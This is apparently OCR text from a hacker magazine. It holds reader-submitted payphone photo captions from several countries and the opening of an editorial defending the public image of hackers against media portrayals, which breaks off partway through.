
Worldly Payphones



Italy. Seen on the island of Capri, this is a standard Italian phone, usually not spotted in such elaborate housing.

Photo by Paul


Worldly Payphones



Australia. This brightly colored phone was found on Fraser Island, where humans have lived for over 5000 years. Clearly, they’ve learned how to keep their phones clean.

Photo by SirBif


Worldly Payphones



Peru. This model, discovered in Cusco, is about as old school as you can get. The shoelace around the handset to keep it from hitting the ground is an especially nice touch.

Photo by Jessica Otte


Worldly Payphones



Brazil. This phone, believe it or not, is in a very nice part of Sao Paulo. Even more unbelievable is the fact that it still works.

Photo by Renato Leon Bourdonv


Payphones From All Over



Malaysia. Found in the capital city of Kuala Lumpur, this payphone apparently once brought bad news to somebody who didn't take it very well.

Photo by Charlotte White


Payphones From All Over



Morocco. Two phones in Marrakech - a standard no-nonsense coin-accepting payphone and a curvy stylish model that only takes cards.

Photo by Howard Feldman


Payphones From All Over



Israel. Seen inside the Old City of Jerusalem with the Western Wall and the Al-Aqsa Mosque atop the Temple Mount in the background. It doesn't get more peaceful than this.

Photo by Bavs

Payphones From All Over



Turkey. Where thoughts naturally turn to dolphins. Seen in Istanbul, but apparently they exist all over the country as we've gotten multiple submissions of these things.

Photo by Peter Vibert

The Hacker Image

If there is one theme that we seem to have been locked into from the very beginning, it's that of preserving, correcting, and maintaining the image of hackers. To say it's a frustrating task would be a monumental understatement. But it's one that we should never give up on.

The media is by far the biggest culprit in sullying the name of hackers. They do this simply for their own benefit - to sell papers, get website views, achieve higher ratings. They need a demon and we happen to be it. Others base their perception on what they see in the media and it becomes an avalanche of misinformation and unwarranted fear. But there's one often forgotten fact that happens to be on our side. It isn't working.

Look at the villains you see portrayed in a normal half hour of fear mongering: killers, terrorists, rapists, and all of the assorted white collar criminals. For the most part, nobody aspires to be like any of these people. But while hackers are also injected into the mix as miscreants who cause great disruption and are capable of far more, so many people continue to want to *become* hackers. That's not exactly the kind of cause and effect you might expect from such a negative portrayal.

Why is this? Put simply, what hackers do is interesting and also extremely valuable. We maintain that hackers are, in fact, essential to a healthy society. Our image among the enlightened happens to be just fine. Anyone who doesn't automatically buy into the mass media portrayal likely already knows there's a lot more to the story than what they're being told. So we're far from alone in our perceptions.

But let's not underestimate the damage that such inaccurate portrayals can cause. Any individual suspected of being a hacker faces persecution in school, at home, and in the workplace, not to mention unwelcome attention from true criminals. The suspicion oftentimes never goes away. The mental effects this can have on a bright and impressionable individual cannot be emphasized enough. Sure, it's great that kids everywhere still want to be hackers. But if the hackers themselves are being treated like criminals and otherwise made miserable, what exactly are we gaining?

Like we said, we've been struggling with this from our very first days. And all that has really changed is the sheer *amount* of bullshit in the media that needs to be dispelled. Let's look at a bit of it from the present:

Hackers can take over airplanes. The jury is still out on the amount of access anyone could conceivably gain either as a passenger or as an interested party on the ground. One thing is for certain: a hacker will be the one to reveal this and share it with the world. And, if true, *anyone* would be able to take over a plane, including some very nasty people who know nothing of hackers. Who would you prefer to hear it from first?

Hackers can crash your car. If cars are actually being designed in such a moronic way that they can be controlled remotely, then you can bet the people who would *want* to take over a vehicle would mostly be police, carjackers, terrorists, and angry spouses. Again, you will likely learn of this from a hacker because they will be the ones to figure it out. As for who will abuse it the most, that's really anyone's guess.

